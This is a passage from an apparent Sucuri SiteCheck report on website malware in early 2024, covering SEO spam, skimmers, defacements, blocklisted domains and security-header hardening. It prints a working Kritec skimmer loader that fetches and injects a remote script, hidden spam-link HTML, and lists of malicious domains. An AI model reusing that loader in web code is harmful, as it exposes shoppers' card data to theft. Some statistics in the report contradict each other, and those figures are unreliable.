For example, let's analyze an infected website that is based in America and completely unrelated to any pharmaceutical products. Website visitors who open the website directly find unmodified content as expected, with no indication that the website has an infection. However, search engine crawlers will find cloaked spam content and keywords, as seen on this Google's cache snapshot:

The cloaked spam results in polluted search results, which can seriously impact rankings. And while Google still links to legitimate website pages, if a visitor clicks on one of these search results then the malware automatically redirects them to the attacker's counterfeit drug store site.



This example clearly highlights the impact of pharma spam infections and demonstrates the importance of protecting against infection to protect your website, search rankings and visitors.

Japanese spam

Japanese spam infections are another common spam category found on infected sites, with a total of **52,062** sites accounting for **22.24%** of SiteCheck's SEO spam detections.

These spam campaigns pollute a site's search results with Japanese keywords and spam content for knock-off designer brands. Infections are known to include thousands of web pages with Japanese content that attackers have added to the compromised domain.

As a result of these infections search results may be polluted with Japanese keyword spam, as seen in this example below:

Gambling spam

49,826 scanned sites were detected with gambling and casino-related spam in the first half of 2024, accounting for **21.29%** of all SEO spam detections.

```
<div style="overflow: hidden; height: 1px;"><a href="https://fafafa-slot.com/">
fafafa slot machine</a></div> <div style="overflow: hidden; height: 1px;"><a href="
https://indian-dreaming-slot.com/">free pokies indian dreaming</a></div>
```

Unwanted Ads

A total of **17,112** infected websites contained unwanted ads accounting for **2.51%** of detected website infections.This category includes malware that pushes unwelcome advertisements, website pop-ups, and malvertisements — and is typically used to monetize access to the compromised environment, since ad networks will pay out to the hacker's affiliate account instead of the website owner's.

Unwanted ads can have serious implications for both site visitors and website owners. Bad actors can use this malware to track user behavior, create malicious redirects to other websites, generate commissions or serve malicious downloads.

Defacements

A total of **4,962** infected websites were found containing defacements in the first two quarters of 2023, accounting for **0.73%** of detected infections.

Defacements are defined as attacks that lead to visual changes of a website's page similar to graffiti or vandalism. For example, this image was found replacing the contents of a web page on a compromised environment in 2024.

Example of a defaced website home page.

Attackers might be motivated to deface a website like this to make a political or religious statement — or simply be destructive and wreak havoc in the name of hooliganism.

Credit Card Skimmers

Also known as **MageCart**, credit card skimming malware was detected on **9,061** infected websites by SiteCheck in the first half of 2024. These detections were spread across **156** distinct skimmer variants and impacted popular CMS' like WordPress, Magento and OpenCart.

The most common variant, detected on **2,242** sites, was for Kritec skimmers which can be recognized by using the "fetch" function to request second layer payloads from a base64-obfuscated URL via a POST method. This malware uses many disposable domains with relatively uncommon TLDs such as **.click**, **.quest**, **.store**, .**shop**, **.space**, **.pics**, **.fun**, etc.


```
fetch(atob('aHR0cHM6Ly9nYW1ha2F0dmV0LnN0b3Jl'),{method: 'POST'}).then(r=> r.blob()).
    then(d=> d.text().then(b=>{const s=document.createElement('script'); s.src=atob(b
    ); s.async=true; document.head.appendChild(s);}));
```

Blocklisting

Blocklisted resources were detected on a total of **108,895** websites in the first half of 2024 — meaning that **15.99%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

We analyzed our datasets to identify the distribution for blocklisted domains across various malware campaigns.

Blocklisted Resources | Malware Campaign Distribution



SocGholish

A large number of blocklisted resource detections were for domains used by SocGholish malware campaigns; the top 5 blocklisted resources for this malware are listed below.

Blocklisting | Top 5 SocGholish Domains

Blocklisted Domains	# Sites
marvin-occentus.net	9194
aitcaid.com	8854
147.45.47.87	3073
binder-sa.com	2605
ghost.blueecho88.com	1966

SiteCheck flagged a total of **37,269** sites with scripts and blocklisted resources for **43** different SocGholish domains in the first half of 2024.

Mal.Metrica

Another distinct category of blocklisted resources were related to the **Mal.Metrica malware campaign**; SiteCheck flagged a total of **17,822** sites with scripts and blocklisted resources for **12** different Mal.Metrica domains in the first half of 2024.


Blocklisting | Top 5 Mal.Metrica Domains

Blocklisted Domains	# Sites
cache.cloudswiftcdn.com	4582
static.rapidglobalorbit.com	3912
fast.quickcontentnetwork.com	2199
secure.gdcstatic.com	2055
synd.edgecdnc.com	1810

Hardening Recommendations

SiteCheck doesn't only provide detections for blocklisting and malware — it's scans also help to identify common security problems and recommend improvements. We analyzed the data and identified the top five most common hardening recommendations detected during a remote scan, as seen below.

Hardening Recommendations



Missing WAF

81.87% of websites were detected not using a website application firewall (WAF) during a remote SiteCheck scan.

Cloud-based WAFs (Web Application Firewalls) like the **Sucuri Firewall** can help filter malicious packets from reaching the website, virtually patch known vulnerabilities, prevent bad bots and comment spam, and mitigate DDoS.

No CSP

Missing content security policy directives were found during 78.61% of the remote scans performed in the first half of 2024.

A **content security policy** (CSP) provides protection against **cross-site scripting (XSS)** and various other injection attacks by limiting the source of the content such as images and scripts to known origins, which ensures that no data comes from or leaves to a malicious server.

X-Frame-Options

73.43% of websites were found missing X-Frame-Options during a remote scan.

The **X-Frame-Options** security header helps improve a website's security against **clickjacking** by preventing attackers from embedding the website via an iframe onto another.

Strict Transport Security

Missing **Strict-Transport-Security** headers were detected on **72.33%** of scanned websites.

This header ensures that a client will always connect to the HTTPS version of your website for further connections, even if the navigator tries connecting to its HTTP version.

If a website accepts a connection through HTTP before redirecting to HTTPS and does not employ the Strict Transport Security header, the redirect can be exploited to send traffic to malicious websites, resulting in man-in-the-middle attacks.

No Redirect to HTTPS

17.8% of scanned websites did not contain a redirect from HTTP to HTTPS.

The HTTPS protocol securely transfers information from point A to point B and is crucial for websites that handle sensitive information like personally identifiable information (PII) on login or contact forms, as well as credit card data on checkout pages. It also ensures that attackers cannot inject malicious scripts and modify the contents of the page via man-in-the-middle attacks or steal session cookies.

Leveraging an SSL (Secure Socket Layer) certificate ensures that a website is encrypting connections for safety, accessibility and PCI compliance reasons — and also has the added benefit of ranking better in SERPs (Search Engine Results Page).

Ideally, website owners should force all visitors to see the HTTPS version of the website to ensure that all data in transit is protected.


Summary

This report revealed a number of insights from the first half of 2024 for our remote website scanner:

- SiteCheck detected malware on **681,182** infected sites from January 1st to June 30th, 2024.
- **234,033** sites were detected with SEO spam, accounting for **34.36%** of website infections.
- **100,470** websites were detected with Balada Injector, the ongoing massive malware campaign targeting vulnerabilities in WordPress plugins and themes.
- **14.94%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

While no security solution is 100% guaranteed to protect your website's environment, there are a number of different solutions that you can utilize for an effective defense-in-depth strategy.

Always keep website software updated with the latest security patches to mitigate risk from software vulnerabilities — including plugins, themes, and core CMS. Consider employing **file integrity monitoring** or comprehensive **website monitoring** services to detect indicators of compromise and anomalies. Enforce strong, unique passwords for all user accounts. You can leverage a **web application firewall** to help filter out malicious traffic, block bad bots, virtually patch known vulnerabilities, and **mitigate DDoS**.



Do you have comments or suggestions for this report? We'd love to hear from you! Share your feedback on Twitter or email us labs@sucuri.net.

Contact us for a free consultation: info@sucuri.net Or Call

1–855-670-2121

Credits

Denis Sinegubko – Principal Security Engineer | **@unmaskparasites**

Rodrigo Escobar – Senior Malware Research Manager | **@ipaxdc**

Rianna MacLeod – Technical Writer | **@RiannaMacLeod**

SucuriSecurity | sucuri.net

For more information :

E: sales@sucuri.net
T: 1-855-670-2121